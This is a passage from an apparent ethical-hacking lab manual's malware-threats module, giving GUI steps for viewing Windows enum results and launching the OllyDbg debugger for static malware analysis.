
20. Click the **Enums** tab to view the Windows Enum results, as shown in the screenshot



21. Close all open windows. In the **Save database** pop-up, click **OK**.

22. Navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\Disassembling and Debugging Tools\OllyDbg** and double-click **OLLYDBG.EXE**.

Note: If an **Open File - Security Warning** pop-up appears, click **Run**.




23. If a **UDD Directory Absent** dialog box appears, click **OK**.

24. If an OllyDbg warning message appears, for administrative rights, click **OK**.


25. The **OllyDbg** main window appears, as shown in the screenshot.

Note: When you launch OllyDbg for the first time, several sub-windows might appear in the main window of OllyDbg; close all of them.

Module 07 – Malware Threats

